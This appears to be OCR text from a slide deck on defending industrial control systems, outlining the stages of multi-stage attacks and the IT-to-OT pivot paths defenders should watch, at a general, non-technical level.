
- Scope
- Gaps
- Identification
- Operational Response
- Regulation

Agenda

- Scope
- Gaps
- Identification
- Operational Response
- Regulation

REQUIRES MULTI-STAGED ATTACKS






Based on the Cyber Kill Chain® model from Lockheed Martin

Stage 1 activity will appear IT-focused and blend in with other IT related scans, malware, and general noise.

https://ics.sans.org/ics-library


Defender Focus Across IT and OT


- Attacks from corporate IT networks that pivot to higher trust OT environments
- Attacks from partner corporate IT networks that pivot to OT
- Attacks from vendor support IT networks that pivot to remote OT environments



Defender Focus Across IT and OT

- Support services and business applications targeted to pivot
- Maintenance and troubleshooting capabilities for remote access that can be targeted to access the OT environment






Stage 2 shows the steps associated with a material attack that requires high confidence.


Defender Focus Across IT and OT

- Utilize engineering workstation to obtain connectivity, and configurations to develop an OT attack
- Mis-operate the control system through an operator workstation
- Send manipulated commands to field devices through net




Defender Focus Across IT and OT

- Supply chain – build, ship, support, integration, operation
- Exploits for vulnerabilities – Access, Denial, Manipulation
- Combination attack targeting equipment




Defender Focus Across IT and OT



Agenda


- Scope
- Gaps
- Identification
